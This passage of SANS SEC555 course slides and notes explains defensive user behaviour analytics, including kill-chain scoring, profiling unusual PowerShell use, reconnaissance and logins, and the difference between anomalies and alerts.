anomalies.

References:


https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata

https://sec555.com/82

Cyber Kill Chain

Lockheed Martin created the Cyber Kill Chain[1]

- Provides a model of attacker behavior



- Behavior analytics often use this chain
- Both for prioritization and scoring

Anomalies across multiple stages create high scores

SANS

Cyber Kill Chain


Many of the behavior analytics tools map anomalies to stages of the Cyber Kill Chain. The Cyber Kill Chain was created by Lockheed Martin in their studies to map out attacker methodology. It has been used by many security products with the concept of "breaking the chain." Simply put, if you can stop an attacker at any step in the Cyber Kill Chain, then you win. Behavioral anomalies mapped against the kill chain use it for calculating scores and prioritizing. For the most part, this actually works fairly well.

The main thing to remember with the kill chain is that early steps happen rapidly and have less visualization. A decent penetration tester can show you how to go from weaponization to installation in less than 15 minutes. That is the easy part. The hard part is moving around the internal environment trying to find access to the ultimate objective. This typically takes weeks or months to complete. During this time, we, as defenders, will hopefully have at least one detection rule that will catch the adversary. In the realm of behavioral analytics, this typically requires multiple anomalies to catch, although it is possible a single anomaly may be enough to rise to the surface.

References:

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

https://sec555.com/83



UBA Use Cases

Deviation from profile creates anomaly events

- John Doe account accesses a new system or resource
- Context and probability increases with more anomalies

Common UBA monitors:


- Unusual process by user
- Unusual process by time
- New login locations
- Unusual login by time
- Account/DNS enumeration
- Directory service lookups
- Unusual protocol use

SANS

SEC555 | SIEM with Tactical Analytics 155

UBA Use Cases

User behavior analytics commonly come with the use cases included on this slide. Some of them require machine learning. For example, an unusual process by the user or by time requires prior data to analyze and use. Other "behavioral analytics" are simple alerts. For example, reconnaissance is listed as a special UBA capability, when all it is looking for is certain DNS requests such as a zone transfer. This is not to dismiss the value of UBA but is more of a cautionary note. Many capabilities included by behavioral analytics engines can be reproduced with little effort. However, there are other capabilities you absolutely need some form of machine learning to accomplish.



Unusual Process by User

Application control is fantastic (if not doing it... do it)

- Sometimes, an allowed app is bad via context

Powershell.exe may be allowed for login scripts

- Not intended to be used by the user
- Machine learning can profile startup vs. manual launch

Logon script 8:02 AM

Morning logon 8:00 AM

Launch 2:07 PM

SANS


SEC555 | SIEM with Tactical Analytics 156

Unusual Process by User

There are some unique use cases where user behavior analytics can catch stuff even application control cannot. Take, for instance, powershell.exe. This can be tough to lock down, so it may be allowed but is not intended to be used by a regular user. However, if login scripts are being invoked, then the end user needs to be able to run powershell.exe.

Machine learning can pick this up and distinguish that powershell.exe is only launched within the first couple minutes of logon. It may even be able to tell that it is invoked as part of the login process. Then, the end user never runs powershell.exe again. This enables behavioral learning to catch later when powershell.exe is launched outside the normal swing of events. This can be incredibly powerful.

The trick behind this is helping out the machine learning algorithm if you can. For example, many behavioral systems will flag an unusual process as an anomaly. Yet if it is the only anomaly that has occurred, it may not have a high enough score to rise to the surface for an analyst. However, an unusual process event dealing with PowerShell probably should jump to the surface. It all depends on the situation and the business model.



Unusual Reconnaissance

Insider reconnaissance can be done with authorized tools

- PowerShell, nslookup, ping, dsquery, vbscript, wmic, etc.
- Potentially can be locked down by security group

Can also be done with standard activity (file browsing)[1]

Regardless, can be profiled by machine learning

- Associated with recon event and marked
- Level of "malicious" recon changes anomaly event

wmic by standard user is a **greater** anomaly than **ping**

SANS | SEC555 | SIEM with Tactical Analytics 157

Unusual Reconnaissance


Most UBA programs also monitor for reconnaissance events. This could be someone attempting to identify systems through DNS queries or pings or even performing directory service lookups en masse. These are things that a standard user account can perform but should not. These can lead to early detection and response.

Most of these types of events can be caught without machine learning.

References:

https://blogs.jpcert.or.jp/en/2016/01/windows-commands-abused-by-attackers.html

https://sec555.com/84



Unusual Logins

Logins play a large part in user behavior

- **Factors:** Time, device, location, etc.

			After-hours logons
	Regular hours 7 AM to 4 PM	Sally IT	Constant **IGNORED**
	Regular hours 8 AM to 5 PM	George Engineering	Once in a blue moon **ANOMALY**
	Regular hours 8 AM to 5 PM	Bob Marketing	Occasionally **ANOMALY?**

SANS
SEC555 | SIEM with Tactical Analytics 158

Unusual Logins


One of the most common and most important use cases with UBA revolves around profiling user logons. Where do users normally log in from? What devices do they normally use? What time do they normally log in? How often do they enter their password wrong? All of these questions and more are used to profile "each" user. This is a sweet spot for UBA.

Location can be geolocation or simply internal vs. external IP addresses. Devices can be detected from user-agent strings, MAC addresses, and other data. This can do a decent job of eliminating false positives. For example, a corporate laptop being used at home and at a coffee shop still shows up as the same device. A user using a corporate laptop at home but one night using a personal laptop still shows up as the same external IP address. These types of examples are how machine learning attempts to rule out false positives. You will still have some false positives, but overall, this level of anomaly monitoring is pretty accurate.

For instance, Sally is from IT and logs in all hours of the day even though her normal shift is from 7 AM to 4 PM. As a result, her after-hours logons may be ignored unless they come from a new device or geolocation. If the UBA program does flag this as an anomaly, the organization will likely see who it is and change it, so this user is ignored.

George, however, almost exclusively logs in using a machine within the building. On rare occasions, such as once every couple of months, he may work remotely, and this may be identified as an anomaly because it happens so infrequently. Because of the long gap, it is also likely to show up as a different device, further increasing the anomaly score.

Bob works 8 AM to 5 PM and works after hours occasionally. This might be once a week or maybe a few times a week. As long as this occurs at the same location or devices, this may or may not be flagged.



Context and Awareness

Anomaly events are useful for context and awareness

- Compromised accounts tend to create anomalies
- Information is useful during incident response
- As well as alert prioritization and investigation

SIEM solutions can combine UBA with alert management

- Automates prioritization
- Maturing over time ...


SANS

SEC555 | SIEM with Tactical Analytics 159

Context and Awareness

Know that behavior analytics is not just for alerting. The data provided can be invaluable to incident response and alert prioritization. For example, if an analyst receives an alert and they want to investigate it, they could type the IP addresses or usernames involved into UBA and see if any anomalies are associated with them. While this likely doesn't provide everything an analyst needs, it definitely provides context and can help guide their actions.


Part of this is why endpoint security suites are pushing more to include behavioral analytics. Yes, it catches things, but even if it does not, the data generated may provide additional context.



Anomaly vs. Alert

Important to know UBA is anomaly-based, not alert-based


- Anomaly requires analysis (Do you care? Yes/No)
- The alert means possible danger, please do something



Anomaly vs. Alert

A common mistake organizations make is treating anomalies as alerts. While extremely similar, they are not the same. The main difference is that they demand different levels of prioritization. An alert should mean something has been detected that needs looking into. An anomaly does not always merit looking into. In fact, normally, multiple anomalies are necessary to create an alert. This is why many anomaly engines place so much emphasis on anomaly scores. Until a score reaches a high enough point, it can take away too many resources to investigate.

This is both good and bad. The good is that using machine learning to categorize, and alert works effectively at scale. The problem is that the alerts may not be timely. The quickest way to provide early detection is to implement a defensible network with proper controls and monitors. Behavioral analytics and machine learning augment this, but they do not replace it.



Tactical Alerts

Higher fidelity detection is done by knowing environment

- And implementing controls and/or detects

Brute force logins do not require behavioral analysis

- 50 failed logons in 1 minute = evil or misconfigured
- Alert engines can easily alert by event count

UBA "features" may not require machine learning

